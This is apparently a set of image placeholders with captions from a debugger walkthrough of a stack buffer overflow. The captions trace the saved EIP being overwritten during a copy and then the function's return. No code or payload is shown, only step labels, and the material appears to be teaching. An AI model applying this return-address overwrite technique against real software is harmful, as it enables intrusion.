
Inspect stack with EBP




Inspect stack – address of sent parameter




Inspect stack – saved EIP




Inspect stack – saved EIP




Make the copy




Inspect stack – overwritten saved EIP




Continue to return




Inspect EBP and ESP prior to epilogue



